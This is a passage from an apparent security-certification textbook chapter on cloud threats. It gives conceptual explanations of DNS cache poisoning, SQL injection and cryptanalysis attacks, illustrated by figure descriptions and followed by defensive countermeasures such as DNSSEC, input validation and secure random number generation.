
- Do not allow your browser and websites to save login details.
- Check the HTTP referrer header and, when processing a POST, ignore URL parameters.

- **Domain Name System (DNS) Attacks**

A DNS server translates a human-readable domain name (e.g., www.google.com) into a numerical IP address that routes communications between nodes. Attackers perform DNS attacks to obtain authentication credentials from Internet users.

Types of DNS Attacks:

- **DNS Poisoning**: Involves diverting users to a spoofed website by poisoning the DNS server or the DNS cache on the user's system.
- **Cybersquatting**: Involves conducting phishing scams by registering a domain name that is similar to a CSP.
- **Domain Hijacking**: Involves stealing a CSP domain name.
- **Domain Snipping**: Involves registering an elapsed domain name.



What is the IP address of www.xCloud.com
Internal DNS
Query for DNS info
1
Query for DNS info.

3
Cloud Server
5
DNS cache at user is updated with IP of fake website
User
6
Redirected to a fake website
Send DNS response with IP of a fake website
4
Fake Website
Attacker
Rogue DNS

Figure 19.45: Example of a DNS attack

As shown in the figure, the attacker performs DNS cache poisoning, directing users to a fake website. Here, the user queries the internal DNS server for DNS information (e.g., the IP address of www.xCloud.com). The internal DNS server then asks the respective cloud server for DNS information. At this point, the attacker blocks the DNS response from the cloud server and sends a DNS response with the IP of a fake website to the internal DNS server. Thus, the internal DNS server cache updates itself with the IPs of counterfeit websites and automatically directs users to these websites.

Countermeasures:

- Using domain name system security extensions (DNSSEC) reduces the effects of DNS threats to some extent.

- **SQL Injection Attacks**

  SQL is a programming language meant for database management systems. In an SQL injection attack, attackers target SQL servers running vulnerable database applications. Attackers insert malicious code (generated using special characters) into a standard SQL code to gain unauthorized access to a database and ultimately to other confidential information. Such attacks are generally performed when applications use the input to construct dynamic SQL statements. Furthermore, attackers can manipulate the database contents, retrieve sensitive data, remotely execute system commands, or even take control of the webserver for additional criminal activities.



Figure 19.46: Example of an SQL injection attack


As shown in the figure, the attacker performs SQL injection on the cloud web application accessed by the user and gains access to the sensitive information hosted on the cloud.

Countermeasures:

- Use filtering techniques to sanitize the user input.
- Validate input length, range, format, and type.
- Regularly update and patch servers and applications.
- Use database monitoring technologies and intrusion prevention systems (IPSs).
- Implement a cloud-based web application firewall.

- **Cryptanalysis Attacks**

  Insecure or obsolete encryption makes cloud services susceptible to cryptanalysis. Data present in the cloud may be encrypted to prevent them from being read if accessed by malicious users. However, critical flaws in cryptographic algorithm implementations (e.g., weak random number generation) may turn strong encryption to weak or broken. Additionally, there exist novel methods to break the cryptography. Partial information can also be obtained from encrypted data by monitoring a clients' query access patterns and analyzing accessed positions.



Encrypted Credentials

User
Attacker sniffs the traffic
Performs Cryptanalysis on Encrypted Data
abcd
efgh
ijklm
nop
Attacker
Plain text information extracted by the attacker

Figure 19.47: Example of a cryptanalysis attack

Countermeasures:

- Use random number generators that generate cryptographically secure random numbers to provide robustness to cryptographic material like SSH keys and DNSSECs.
- Do not use faulty cryptographic algorithms.
- Use the latest and strongest encryption procedures, which include salting, hashing, etc.

